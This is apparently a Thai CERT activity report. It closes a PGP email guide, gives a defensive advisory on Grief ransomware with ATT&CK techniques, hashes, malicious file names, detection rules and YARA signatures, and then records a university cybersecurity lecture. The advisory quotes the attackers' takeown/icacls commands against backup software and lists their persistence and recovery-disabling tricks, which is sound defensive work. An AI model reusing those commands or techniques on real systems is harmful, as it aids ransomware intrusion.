ในขั้นนี้ ผู้อ่านก็สามารถนำ PGP มาใช้ในการรับส่งข้อมูลที่มีความสำคัญ โดยยังคงรักษาความลับของข้อมูลได้โดยตลอดการเดินทางของข้อมูลไม่ว่าจะเป็นทาง Email หรือทางสื่อเก็บข้อมูลชนิดอื่น ๆ จาก Series ของการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย ที่ผู้เขียนได้เขียนขึ้นมา ทั้งนี้ PGP ยังมีประโยชน์อื่น ๆ อีกมากมายที่ผู้อ่านสามารถเข้าไปทำความเข้าใจและนำมา apply ในการใช้ประโยชน์ในการทำงานหรือการดำเนินชีวิตประจำวัน โดยสามารถเข้าไปดูความสามารถอื่นๆ ของ PGP ได้ที่ https://www.openpgp.org/

ผู้เขียนหวังเป็นอย่างยิ่งว่า Series คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย จะเป็นประโยชน์ต่อผู้อ่าน ทั้งในด้านการทำงาน การประกอบธุรกิจ หรืออย่างน้อยที่สุดคือการได้เรียนรู้วิธีใหม่ ๆ ในการรักษาความลับของข้อมูลโดยไม่มีค่าใช้จ่ายใด ๆ เพิ่มเติม

เอกสารแนบท้าย 4

[TLP:WHITE] ข้อมูล Grief Ransomware Tactics, Techniques, and Procedures (TTPs) และ Indicators of compromise (IOCs)

27 ธ.ค.64

Executive Summary

ศูนย์ TTC-CERT ได้ทำการศึกษาและรวบรวมข้อมูลจากแหล่งข่าวเปิดหลายแหล่งมีการรายงานตรงกันว่า กลุ่มผู้โจมตีที่อยู่เบื้องหลัง Grief Ransomware นั้นเป็นกลุ่มเดียวกันกับ DoppelPaymer Ransomware เนื่องจากรูปแบบการโจมตี, ransomware code, ransom note และ Leak site มีรูปแบบที่มีความคล้ายคลึงกันอย่างมาก โดย zscaler[1] เคยรายงานถึง Grief Ransomware Sample ครั้งแรก โดย Sample ดังกล่าวถูก compiled เมื่อ 17 พ.ค.64 ซึ่ง มีการชี้ URL ของ ransom note ไปที่ DoppelPaymer Ransomware portal.

ข้อมูลเบื้องต้นโดยสรุปเกี่ยวกับ Grief Ransomware

- วิธีการชำระเงินเรียกค่าไถ่จะจ่ายในสกุลเงิน Crypto Currency ชื่อ Monero (XMR) ซึ่งอาจเป็นมาตรการป้องกันของกลุ่มผู้โจมตี เพื่อไม่ให้ถูกผู้บังคับใช้กฎหมาย ดำเนินการต่าง ๆ ทางกฎหมายที่อาจนำไปสู่การยึดเงินค่าไถ่ที่รวบรวมไว้แล้วได้
- Web Portal และ/หรือ leak site ของ Grief ransomware[2] จะอ้างถึงกฎหมาย General Data Protection Regulation (GDPR) ของสหภาพยุโรป เพื่อกดดันให้เหยื่อต้องจ่ายค่าไถ่เพื่อหลีกเลี่ยงค่าปรับที่อาจเกิดขึ้นจากกฎหมายดังกล่าว
- คาดว่าเป็นการดำเนินการแบบ ransomware-as-a-service (RaaS)
- มีความเป็นไปได้สูงเกี่ยวกับช่องทางการส่ง Grief Ransomware กลุ่มผู้โจมตีมักใช้ คือ ส่งผ่าน Dridex Trojan[3] [4]
- Encryption algorithms ที่ใช้ในการเข้ารหัสไฟล์บนเครื่องเหยื่อคือ RSA 2048-bit และ AES 256-bit
- มีการรายงานถึงกรณีหลังจากที่โจมตีช่องโหว่ Log4Shell ของ Apache Log4j 2 ไปแล้ว มีการใช้ Grief ransomware ในการโจมตีเพื่อเรียกค่าไถ่เหยื่อ[5]

Grief ransomware เป็นเวอร์ชันล่าสุดของ DoppelPaymer ransomware ที่มีการเปลี่ยนแปลงโค้ดเล็กน้อยและการเปลี่ยนแปลงธีมใหม่ ๆ ซึ่งกลุ่มผู้โจมตีนี้มีความเคลื่อนไหวเพิ่มขึ้นอย่างมีนัยยะสำคัญ ตั้งแต่เปิดตัว Grief ransomware ในกลางเดือนพฤษภาคม 2564 ที่ผ่านมา อย่างไรก็ตาม กลุ่มผู้โจมตีเหล่านี้ประสบความสำเร็จในการทำตัวให้เป็นที่รู้จักให้น้อย (low profile) จนถึงขณะนี้ ทั้งนี้เนื่องมาจากการโจมตีที่มีระดับผลกระทบ

[1] "DoppelPaymer Continues to Cause Grief Through Rebranding." 28 Jul. 2021, https://www.zscaler.com/blogs/security-research/doppelpaymer-continues-cause-grief-through-rebranding. Accessed 27 Dec. 2021.

[2] "Grief ransomware" http://griefcameifmv4hfr3auozmovz5yi6m3h3dwbuqw7baomfxoxz4qteid.onion/. Accessed 27 Dec. 2021.

[3] "Red Canary Intel: When Dridex and Cobalt Strike give you Grief." 5 Aug. 2021, https://redcanary.com/blog/grief-ransomware/. Accessed 27 Dec. 2021.

[4] "Threat Profiles GOLD HERON - Secureworks." https://www.secureworks.com/research/threat-profiles/gold-heron. Accessed 27 Dec. 2021.

[5] "BleepingComputer (@BleepinComputer) / Twitter." https://twitter.com/BleepinComputer/status/1472982655692308481. Accessed 27 Dec. 2021.

รุนแรงและกลายเป็นข่าวดังเมื่อเร็วๆ นี้ ที่ถูกผู้บังคับใช้กฎหมายจากสหรัฐกดดันกลุ่มผู้โจมตีอย่างหนัก เช่น กรณีการแฮ็กโคโลเนียลไปป์ไลน์ โดย Darkside ransomware และการโจมตีแบบ supply-chain attack ของ Kaseya โดย REvil ransomware

ศูนย์ TTC-CERT ได้จัดทำรายการ Indicators of Compromise (IOCs) เพื่อให้สมาชิกสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กรต่อไป อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

Tactics, Techniques, and Procedures (TTPs) ของกลุ่มผู้โจมตี Grief ransomware

- T1543.003 Create or Modify System Process: Windows Service
    - Grief Ransomware ใช้วิธีการเปลี่ยนค่า ImagePath registry value ใน configuration service ของ Legitimate Windows Service เพื่อเรียกใช้ Grief Ransomware อีกครั้งในการบูตครั้งถัดไป เพื่อให้บรรลุวัตถุประสงค์ในการทำ Persistence ตลอดจนเพื่อให้มั่นใจว่าครั้งถัดไปที่ระบบเริ่มทำงานนั้น Grief Ransomware จะทำงานอีกครั้งและทำให้ระบบกลับสู่ safe mode
- T1055 Process Injection
    - Grief Ransomware มีการใช้งาน Cobalt Strike ซึ่งเป็น Hacking Tool ที่มีขีดความสามารถในการทำ Process Infection เพื่อนำมาใช้การสร้างช่องทางเชื่อมต่อไปยัง Command and Control (C2)
- T1574.001 Hijack Execution Flow: DLL Search Order Hijacking
    - Grief Ransomware จะทำการสร้าง Legitimate Windows File เอาไว้ภายใต้ %appdata%\roaming เพื่อใช้ในการโหลดไฟล์มัลแวร์ประเภท Dynamic-link Library (DLL) เช่น มีการสร้างไฟล์ msinfo32.exe ซึ่งเป็น Legitimate Windows File ไว้ภายใต้ %appdata%\roaming\macromedia\juyh\ เพื่อใช้ในการโหลดและใช้งานไฟล์มัลแวร์ประเภท DLL คือ mfc42u.dll
- T1036.005 Masquerading: Match Legitimate Name or Location
    - Grief Ransomware ใช้เทคนิคในการปลอมแปลงชื่อของไฟล์มัลแวร์ให้เหมือนกับ Legitimate Windows File เพื่อหลบหลีกการตรวจจับ เช่น mfc42u.dll และ wtsapi32.dll เป็นต้น
- T1218.011 Signed Binary Proxy Execution: Rundll32
    - Grief Ransomware มีการใช้งาน rundll32.exe เพื่อโหลดและใช้งานไฟล์มัลแวร์ประเภท DLL ซึ่งมีขีดความสามารถในการสร้างโปรเซสและเข้ารหัสข้อมูลของไฟล์ต่าง ๆ เป็นต้น
- T1222.001 File and Directory Permissions Modification: Windows File and Directory Permissions Modification

- Grief Ransomware สามารถโจมตีไฟล์ที่เกี่ยวข้องกับซอฟต์แวร์ชื่อ Bacuk Exec ของบริษัท Veritas ซึ่งใช้ในการสำรองและกู้คืนข้อมูล โดยการโจมตีดังกล่าวจะใช้คำสั่ง takeowner.exe[6] และ icacls.exe[7] เพื่อแก้ไขสิทธิ์ความเป็นเจ้าของไฟล์ (Ownership) และสิทธิ์การเข้าถึงไฟล์ (Access Permission)

- T1490 Inhibit System Recovery
  - Grief Ransomware จะทำการตั้งค่าระบบให้บู๊ตจาก safe mode โดยกำหนดให้มีการทำงานแบบมี minimum services และไม่มีการเชื่อมต่อเครือข่าย (no network connectivity) จาก safe mode นี้
- T1486 Data Encrypted for Impact
  - Grief Ransomware จะทำการเข้ารหัสไฟล์โดยใช้ RSA 2048-bit และ AES 256-bit

มาตรการในการเฝ้าระวังและรับมือ

- ตั้งค่าระบบตรวจจับภัยคุกคามให้เฝ้าระวังโปรเซส msinfo32.exe ซึ่งถูก Execute จากไดเรคทอรี่ภายใต้ %appdata%\roaming และมี Parent Process เป็นโปรเซสชื่อ taskeng.exe
- ตั้งค่าระบบตรวจจับภัยคุกคามให้เฝ้าระวังโปรเซสซึ่งถูก Execute จาก ไดเรคทอรี่ที่ดูผิดปกติ (Non-Standard Directories) เช่น โปรเซส dialer.exe ที่ถูก Execute จากภายใต้ไดเรคทอรี่ %appdata%\roaming โดยสมาชิกสามารถตรวจสอบรายชื่อโปรเซสที่ควรเฝ้าระวังตามเทคนิคนี้ได้จาก Indicators of compromise (IOCs)
- ตั้งค่าระบบตรวจจับภัยคุกคามให้เฝ้าระวังโปรเซสซึ่งทำงานโดยที่ไม่มี Command-line Agrument ดังนี้ rundll32.exe, werfault.exe, searchprotocolhost.exe, gpupdate.exe, regsvr32.exe, svchost.exe, และ msiexec.exe
- ตั้งค่าระบบตรวจจับภัยคุกคามให้เฝ้าระวังโปรเซส rundll32.exe ที่ทำงานโดยมี Command-line ประกอบด้วย Argrument คำว่า DllRegisterServer และมี Parameter ต่อท้าย Argrument ดังกล่าว
- ตั้งค่าระบบตรวจจับภัยคุกคามให้เฝ้าระวังโปรเซส bcdedit.exe ที่ถูกเรียกใช้งานผ่าน rundll32.exe และมี command-line ประกอบด้วยคำว่า **recoveryenabled** และ **no**

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

Indicators of compromise (IOCs)

- Grief ransomware sample 1

[6] "takeown | Microsoft Docs." 3 Mar. 2021, https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/takeown. Accessed 27 Dec. 2021.

[7] "icacls | Microsoft Docs." 27 Sep. 2021, https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls. Accessed 27 Dec. 2021.

- 41b279fa879354ce8a47970758efe40a
- eeecdd240ae03ffb38445d887418d63bf31bc2bc
- b5c188e82a1dad02f71fcb40783cd8b910ba886acee12f7f74c73ed310709cd2
- SSDEEP 3072:05jYx872M4Ctfz4xBTW5UFyUwqVqxXckZ6mCUi2+1UnNiQWUtlRjswqyZm/ZKfv:05i87j4CpzyW5cq+TmCUO1G7W+T1LoZ

- Grief ransomware sample 2
  - 3eed5f9a1d57b6ae71a5d434ea38814d
  - 8631dc198c7641300b08d17fa8686095f045821a
  - dda4598f29a033d2ec4f89f4ae687e12b927272462d25ca1b8dec4dc0acb1bec
  - SSDEEP 6144:hSw1l58PKY6gorM51zPIX116hYkQUIsiihS:91l5qxXlPIX/4YndX
- Grief ransomware sample 3
  - 72ba727d7441954ecaefd9732d12a36c
  - ab291a932bcc1c74231a7a7fda74017956927f37
  - 0864575d4f487e52a1479c61c2c4ad16742d92e16d0c10f5ed2b40506bbc6ca0
  - SSDEEP 3072:gjm1AMcU4GexYvBitvoAjwD0ggLSnWz/E75oNzbmC9LLxvNDrHj2YuG2TaB:R18UNe66vo1D0cEe5QiC9XxvNDLTu
- Grief ransomware sample 4 (early build)
  - 0c6889688b060544205620fe1fdbfa4d
  - 65cf7f65f443e4bb0e743ccb19105813a12e6eb1
  - b21ad8622623ce4bcdbf8c5794ef93e2fb6c46cd202d70dbeb088ea6ca4ff9c8
  - SSDEEP 3072:KqxiTXPCq22FomYeo6o7PjRSeEnYzwEjK9wEiL9zF5YrDg3+krWkVO:Kq6fCeFo76o79LQ6wfwR9fFp
- ชื่อของไฟล์มัลแวร์ที่ถูก Execute จาก non-standard directories
  - dialer.exe
  - systempropertiesperformance.exe
  - systempropertiesdataexecutionprevention.exe
  - systempropertieshardware.exe
  - sigverif.exe
  - computerdefaults.exe

- tabcal.exe
- wusa.exe
- tpminit.exe
- igfxsdk.exe
- update.exe

- ชื่อของ Malicious DLLs and CPL ที่ถูกใช้ในการโจมตีด้วยเทคนิค DLL Search Order Hijacking
  - mfc42u.dll
  - sysdm.cpl
  - wtsapi32.dll
  - version.dll
  - tapi32.dll
  - dpx.dll
- Command-line ที่ใช้ในโจมตีด้วยเทคนิคการเปลี่ยนแปลงแก้ไขสิทธิ์ของไฟล์
  - C:\Windows\system32\takeown.exe \F "C:\Program Files\Veritas\Backup Exec\RAWS\beremote.exe"
  - C:\Windows\system32\icacls.exe "C:\Program Files\Veritas\Backup Exec\RAWS\beremote.exe" /reset

ใช้ Yara Rule สำหรับตรวจสอบ Grief Ransomware

- สามารถ Download ได้ที่ https://github.com/pisut4152/Grief_ransomware_rules/blob/main/Grief_ransomware_rules.yar

```
/*
   YARA Rule Set
   Author: TTC-CERT
   Date: 2021-12-27
   Identifier: Grief_ransomware_sample
   Reference: TLP:WHITE
*/

/* Rule Set ----------------------------------------------------------------- */
```

```
rule Grief_ransomware_sample_1 {
   meta:
      description = "malware_sample - file Grief_ransomware_sample_1"
      author = "TTC-CERT"
      reference = "TLP:WHITE"
      date = "2021-12-27"
      hash1 =
"b5c188e82a1dad02f71fcb40783cd8b910ba886acee12f7f74c73ed310709cd2"
   strings:
      $s1 = "jpmfrgpv55.dll" fullword ascii
      $s2 = "i2rauh.dll" fullword wide
      $s3 = "gppp2.pdb" fullword ascii
      $s4 = "RusersLocalhousegXrelease" fullword wide
      $s5 = "CKversionFqthecompany,ton.507" fullword ascii
      $s6 = "nin-pageDscanningaccessHiconremoved.tests" fullword ascii
      $s7 = "5.1.0000.00" fullword wide /* hex encoded string 'Q' */
      $s8 = "rstablea" fullword ascii
      $s9 = "provider.catalogWh" fullword wide
      $s10 = "11releasedscorpioqenableTranslate.AdeemedY" fullword ascii
      $s11 = "SLmorespeedChrome.professorseriousdthe" fullword ascii
      $s12 = "replaceZ.ZChromethew" fullword ascii
      $s13 = "adsweetandFlashaReleasej" fullword wide
      $s14 = "guimplementedT.austin" fullword wide
      $s15 = "theGharmful.TbOmniboxtabs.68from" fullword wide
      $s16 = "RCWklT6" fullword ascii
      $s17 = "kXllYE6" fullword ascii
      $s18 = "CLDig40" fullword ascii
      $s19 = "JIXllT8" fullword ascii
      $s20 = "suchlvvlaurenFusing5" fullword wide
   condition:
      uint16(0) == 0x5a4d and filesize < 700KB and
      8 of them
```

```
}

rule Grief_ransomware_sample_2 {
   meta:
      description = "malware_sample - file Grief_ransomware_sample_2"
      author = "TTC-CERT"
      reference = "TLP:WHITE"
      date = "2021-12-27"
      hash1 =
"dda4598f29a033d2ec4f89f4ae687e12b927272462d25ca1b8dec4dc0acb1bec"
   strings:
      $s1 = "llkoplo44.dll" fullword ascii
      $s2 = "o2iual.dll" fullword wide
      $s3 = "identifiesdownloadingyankeesp" fullword ascii
      $s4 = "fffprT.pdb" fullword ascii
      $s5 = "process-allocationbFrenchdifferenceqprofessorqthe" fullword ascii
      $s6 = "andaabove.93OSdialog.11112be2ny" fullword ascii
      $s7 = "5.2.0000.00" fullword wide /* hex encoded string 'R' */
      $s8 = "hhphaseopt" fullword ascii
      $s9 = ": :$:(:,:0:4:8:D:H:L:P:T:X:\\:`:" fullword ascii
      $s10 = "dFmLfeatures.shortenedofficialic" fullword ascii
      $s11 = ":(:,:0:4:T:X:\\:`:d:h:l:p:t:x:" fullword ascii
      $s12 = "has2ZPatriciafextensionsextensions.standardization" fullword ascii
      $s13 = "23.featuresThesevixVuser" fullword ascii
      $s14 = "Cnewjas" fullword ascii
      $s15 = "foundRffZin0" fullword ascii
      $s16 = "Bgtikmf44" fullword ascii
      $s17 = "thedeserveS" fullword ascii
      $s18 = "aPpopularsthe30fBW" fullword ascii
      $s19 = "waszNthey" fullword ascii
      $s20 = "12,2t2" fullword ascii /* Goodware String - occured 1 times */
   condition:
```

```
        uint16(0) == 0x5a4d and filesize < 700KB and
        8 of them
}

rule Grief_ransomware_sample_3 {
    meta:
        description = "malware_sample - file Grief_ransomware_sample_3"
        author = "TTC-CERT"
        reference = "TLP:WHITE"
        date = "2021-12-27"
        hash1 =
"0864575d4f487e52a1479c61c2c4ad16742d92e16d0c10f5ed2b40506bbc6ca0"
    strings:
        $s1 = "ppdonummdov.dll" fullword ascii
        $s2 = "u2tnat.dll" fullword wide
        $s3 = "gppp2.pdb" fullword ascii
        $s4 = "RusersLocalhousegXrelease" fullword wide
        $s5 = "CKversionFqthecompany,ton.507" fullword ascii
        $s6 = "nin-pageDscanningaccessHiconremoved.tests" fullword ascii
        $s7 = "rstablea" fullword ascii
        $s8 = "provider.catalogWh" fullword wide
        $s9 = "\"zfyr* i" fullword ascii
        $s10 = "11releasedscorpioqenableTranslate.AdeemedY" fullword ascii
        $s11 = "SLmorespeedChrome.professorseriousdthe" fullword ascii
        $s12 = "replaceZ.ZChromethew" fullword ascii
        $s13 = "adsweetandFlashaReleasej" fullword wide
        $s14 = "guimplementedT.austin" fullword wide
        $s15 = "theGharmful.TbOmniboxtabs.68from" fullword wide
        $s16 = "AC1t:\"" fullword ascii
        $s17 = "suchlvvlaurenFusing5" fullword wide
        $s18 = "ownpblockingoutsideCI9" fullword wide
        $s19 = "LYacross" fullword ascii
```

```
        $s20 = "forGooglelthemoremwas" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 700KB and
        8 of them
}

rule Grief_ransomware_sample_4 {
    meta:
        description = "malware_sample - file Grief_ransomware_sample_4"
        author = "TTC-CERT"
        reference = "TLP:WHITE"
        date = "2021-12-27"
        hash1 =
"b21ad8622623ce4bcdbf8c5794ef93e2fb6c46cd202d70dbeb088ea6ca4ff9c8"
    strings:
        $s1 = "gpnh76.dll" fullword ascii
        $s2 = "a2ndit.dll" fullword wide
        $s3 = "identifiesdownloadingyankeesp" fullword ascii
        $s4 = "fffprT.pdb" fullword ascii
        $s5 = "process-allocationbFrenchdifferenceqprofessorqthe" fullword ascii
        $s6 = "andaabove.93OSdialog.11112be2ny" fullword ascii
        $s7 = "2.6.0000.00" fullword wide /* hex encoded string '&' */
        $s8 = "hhphaseopt" fullword ascii
        $s9 = ": :$:(:,:0:4:8:D:H:L:P:T:X:\\:`:" fullword ascii
        $s10 = "dFmLfeatures.shortenedofficialic" fullword ascii
        $s11 = "has2ZPatriciafextensionsextensions.standardization" fullword ascii
        $s12 = "23.featuresThesevixVuser" fullword ascii
        $s13 = "Cnewjas" fullword ascii
        $s14 = "foundRffZin0" fullword ascii
        $s15 = "DpmoFgrt0" fullword ascii
        $s16 = "thedeserveS" fullword ascii
        $s17 = "aPpopularsthe30fBW" fullword ascii
```

```
        $s18 = "waszNthey" fullword ascii
        $s19 = "GoogleassholeheJmadee44y" fullword ascii
        $s20 = "ChromeBZSouthone." fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 500KB and
        8 of them
}

/* Super Rules ------------------------------------------------------------- */

rule _Grief_ransomware_sample_1_Grief_ransomware_sample_3_0 {
    meta:
        description = "malware_sample - from files Grief_ransomware_sample_1,
Grief_ransomware_sample_3"
        author = "TTC-CERT"
        reference = "TLP:WHITE"
        date = "2021-12-27"
        hash1 =
"b5c188e82a1dad02f71fcb40783cd8b910ba886acee12f7f74c73ed310709cd2"
        hash2 =
"0864575d4f487e52a1479c61c2c4ad16742d92e16d0c10f5ed2b40506bbc6ca0"
    strings:
        $s1 = "gppp2.pdb" fullword ascii
        $s2 = "RusersLocalhousegXrelease" fullword wide
        $s3 = "CKversionFqthecompany,ton.507" fullword ascii
        $s4 = "nin-pageDscanningaccessHiconremoved.tests" fullword ascii
        $s5 = "rstablea" fullword ascii
        $s6 = "provider.catalogWh" fullword wide
        $s7 = "11releasedscorpioqenableTranslate.AdeemedY" fullword ascii
        $s8 = "SLmorespeedChrome.professorseriousdthe" fullword ascii
        $s9 = "replaceZ.ZChromethew" fullword ascii
        $s10 = "adsweetandFlashaReleasej" fullword wide
```

```
      $s11 = "guimplementedT.austin" fullword wide
      $s12 = "theGharmful.TbOmniboxtabs.68from" fullword wide
      $s13 = "suchlvvlaurenFusing5" fullword wide
      $s14 = "ownpblockingoutsideCI9" fullword wide
      $s15 = "LYacross" fullword ascii
      $s16 = "forGooglelthemoremwas" fullword ascii
      $s17 = "tUuOWhileK" fullword ascii
      $s18 = "ssuggestions,kOprogressesSecurityvulnerabilities" fullword ascii
      $s19 = "92AninetheuHstablesofficial" fullword ascii
      $s20 = "vcoordinatedmGoogle" fullword ascii
   condition:
      ( uint16(0) == 0x5a4d and filesize < 700KB and ( 8 of them )
      ) or ( all of them )
}

rule _Grief_ransomware_sample_2_Grief_ransomware_sample_4_1 {
   meta:
      description = "malware_sample - from files Grief_ransomware_sample_2,
Grief_ransomware_sample_4"
      author = "TTC-CERT"
      reference = "TLP:WHITE"
      date = "2021-12-27"
      hash1 =
"dda4598f29a033d2ec4f89f4ae687e12b927272462d25ca1b8dec4dc0acb1bec"
      hash2 =
"b21ad8622623ce4bcdbf8c5794ef93e2fb6c46cd202d70dbeb088ea6ca4ff9c8"
   strings:
      $s1 = "identifiesdownloadingyankeesp" fullword ascii
      $s2 = "fffprT.pdb" fullword ascii
      $s3 = "process-allocationbFrenchdifferenceqprofessorqthe" fullword ascii
      $s4 = "andaabove.93OSdialog.11112be2ny" fullword ascii
      $s5 = "hhphaseopt" fullword ascii
```

```
        $s6 = ": :$:(:,:0:4:8:D:H:L:P:T:X:\\:`:" fullword ascii
        $s7 = "dFmLfeatures.shortenedofficialic" fullword ascii
        $s8 = "has2ZPatriciafextensionsextensions.standardization" fullword ascii
        $s9 = "23.featuresThesevixVuser" fullword ascii
        $s10 = "Cnewjas" fullword ascii
        $s11 = "foundRffZin0" fullword ascii
        $s12 = "thedeserveS" fullword ascii
        $s13 = "aPpopularsthe30fBW" fullword ascii
        $s14 = "waszNthey" fullword ascii
        $s15 = "GoogleassholeheJmadee44y" fullword ascii
        $s16 = "ChromeBZSouthone." fullword ascii
        $s17 = "PageGdoa9such" fullword ascii
        $s18 = "b8WChromethat2012Gandq37" fullword ascii
        $s19 = "Omniboxthe1wviaetoremoved." fullword ascii
        $s20 = "Afterthroughevangelist,atheDvnT" fullword ascii
    condition:
        ( uint16(0) == 0x5a4d and filesize < 700KB and ( 8 of them )
        ) or ( all of them )
}
```

ข้อมูลอ้างอิง

- https://www.zscaler.com/blogs/security-research/doppelpaymer-continues-cause-grief-through-rebranding
- https://socradar.io/dark-web-threat-profile-grief-ransomware-group/
- Grief ransomware leak site http://griefcameifmv4hfr3auozmovz5yi6m3h3dwbuqw7baomfxoxz4qteid.onion
- https://www.bleepingcomputer.com/news/security/doppelpaymer-ransomware-gang-rebrands-as-the-grief-group/
- https://www.fortiguard.com/threat-signal-report/4095/grief-ransomware-victims-gets-bedeviled-by-rebranded-doppelpaymer
- https://cybermaterial.com/grief-ransomware-gang-hit-us-national-rifle-association-nra/

- https://twitter.com/BleepinComputer/status/1472982655692308481
- https://redcanary.com/blog/grief-ransomware/
- https://www.wired.com/story/nra-ransomware-hack-sanctions-payment/
- https://securityaffairs.co/wordpress/118446/cyber-crime/prometheus-grief-ransomware.html
- https://www.secureworks.com/research/threat-profiles/gold-heron

เอกสารแนบท้าย 5

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 8

คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย TTC-CERT, Technical Lead เป็นวิทยากรในการบรรยายในหัวข้อเรื่อง Cybersecurity for all เมื่อวันศุกร์ที่ 5 พฤศจิกายน 2564 เวลา 09.30 ถึง 12.30 น. ให้กับ นักศึกษาคณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ศูนย์รังสิต โดยวิธีประชุมทางไกลผ่านจอภาพ (ผ่านโปรแกรม Zoom) โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ วัตถุประสงค์ในการบรรยาย เพื่อต้องการให้นักเรียนนักศึกษาตระหนักถึงภัยคุกคามทางไซเบอร์และเข้าใจถึงวิธีการป้องกันภัยคุกคามทางไซเบอร์จากการใช้งานเทคโนโลยีในชีวิตประจำวัน โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากการใช้งานเทคโนโลยีและโครงสร้างพื้นฐานด้านโทรคมนาคมอย่างปลอดภัย อีกทั้งการบรรยายดังกล่าวนักเรียนนักศึกษาสามารถนำความรู้ที่ได้มาประยุกต์ใช้ตั้งแต่ปัจจุบันจนถึงหลังจากจบการศึกษาไปทำงานเพื่อเป็นประโยชน์ต่อประเทศชาติในอนาคตและเพื่อปกป้องผลประโยชน์ของชาติอีกด้วย

สรุปข้อการบรรยาย มีดังนี้

- ภัยคุกคามที่สำคัญของปี 2564
    - Ransomware
    - Malware
    - Cryptojacking
    - ภัยคุกคามที่เกี่ยวข้องกับ E-mail
    - ภัยคุกคามต่อข้อมูล (data)
    - ภัยคุกคามต่อความพร้อมใช้งาน (availability)
    - ข้อมูลเท็จ (Disinformation) - ข้อมูลที่ผิด (misinformation)
    - ภัยคุกคามที่ไม่เป็นอันตราย (Non-malicious threats)
    - Supply-chain attacks
- Categories of cybersecurity threat actors
    - State-sponsored actors
    - Cybercrime actors
    - Hacker-for-hire actors
    - Hacktivists
- การป้องกันตัวเองจาก Cyber Attacks
    - รู้ว่าตัวเองมีอะไร
    - ใช้งานซอฟต์แวร์ที่ได้รับอนุญาตเท่านั้น (ที่ถูกลิขสิทธิ์)
    - Patching และ Updating ซอฟต์แวร์อย่างสม่ำเสมอ
    - บริหารจัดการสิทธิ์การเข้าถึงของบัญชีผู้ใช้งานที่มีสิทธิ์สูง ให้รัดกุม
    - ตรวจจับการละเมิดทันทีที่พบ

ที่ อว ๖๗.๒๓/๒๒๑๒.๐๓

คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์
ศูนย์รังสิต อ.คลองหลวง จ.ปทุมธานี ๑๒๑๒๑

๒๖ พฤศจิกายน ๒๕๖๔

เรื่อง ขอความอนุเคราะห์เชิญผู้บรรยายพิเศษ

เรียน ผู้อำนวยการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม

ด้วยคณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ได้กำหนดเปิดสอนลักษณะ ร.๓๕๖ เทคโนโลยี นวัตกรรมและการบริหารจัดการระบบข้อมูลสาธารณะ ตามหลักสูตรชั้นปริญญาตรี คณะรัฐศาสตร์ ประจำภาค ๑ ปีการศึกษา ๒๕๖๔ โดยมี อาจารย์ ร.อ.ดร.จารุพล เรืองสุวรรณ เป็นผู้บรรยาย

คณะรัฐศาสตร์พิจารณาแล้วเห็นว่า นายพิศุทธิ์ ม่วงสมัย หัวหน้าฝ่ายเทคนิค ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม เป็นผู้ทรงคุณวุฒิที่สามารถให้ความรู้แก่นักศึกษาได้เป็นอย่างดี จึงใคร่ขอความอนุเคราะห์ให้ นายพิศุทธิ์ ม่วงสมัย มาเป็นผู้บรรยายพิเศษในลักษณะวิชาดังกล่าว หัวข้อ “Cybersecurity และการใช้เทคโนโลยีในภาครัฐ” ในวันศุกร์ที่ ๒๖ พฤศจิกายน ๒๕๖๔ เวลา ๐๙.๓๐–๑๒.๓๐ น. โดยรูปแบบการจัด การเรียนการสอนทางไกล (ออนไลน์)

จึงเรียนมาเพื่อโปรดพิจารณาอนุญาต ให้ความอนุเคราะห์ด้วย จักขอบคุณยิ่ง

ขอแสดงความนับถือ

(ผู้ช่วยศาสตราจารย์ ดร.หม่อมหลวงพินิตพันธุ์ บริพัตร)
รองคณบดีฝ่ายวิชาการ
ปฏิบัติการแทนคณบดีคณะรัฐศาสตร์

งานวิชาการและวิเทศสัมพันธ์
โทร. ๐ ๒๖๙๖ ๕๔๖๒
โทรสาร. ๐ ๒๖๙๖ ๕๓๐๒
ไปรษณีย์อิเล็กทรอนิกส์: neungreuthai_pol@hotmail.com

Cybersecurity for all

5 พ.ย.64

ข้อจำกัดความรับผิดชอบ

- Presentation นี้ไม่มีส่วนเกี่ยวข้องกับองค์กรที่วิทยากรทำงานอยู่
- มีวัตถุประสงค์เพื่อการศึกษาเท่านั้น
- ความรู้ทั้งหมดที่ให้ไว้ในสไลด์นี้ สำหรับการทำงานทางวิชาการเท่านั้น ไม่ได้มีวัตถุประสงค์เพื่อนำความรู้ไปใช้ในทางที่ผิด
- สไลด์นี้จัดทำขึ้นเพื่อให้ข้อมูลเกี่ยวกับ "Computer Security" "Cybersecurity" "Privacy" และหัวข้ออื่น ๆ ที่เกี่ยวข้อง ตลอดจนไม่ใช่แนวทางใด ๆ ที่เชื่อมโยงกับการละเมิดกฎหมาย

Overview

- รูปแบบและภัยคุกคามทางเทคโนโลยี
- การป้องกันตัวเองจาก Cyber Attacks

รูปแบบและภัยคุกคามทางเทคโนโลยี

Cybersecurity สำคัญกับเราอย่างไร

- Sensitive data, Personally Identifiable Information (PII), intellectual property, data, governmental and industry information systems.
- Global connectivity, usage of cloud services, smartphones , the Internet of Things (IoT)
- Our society is more technologically reliant than ever before.
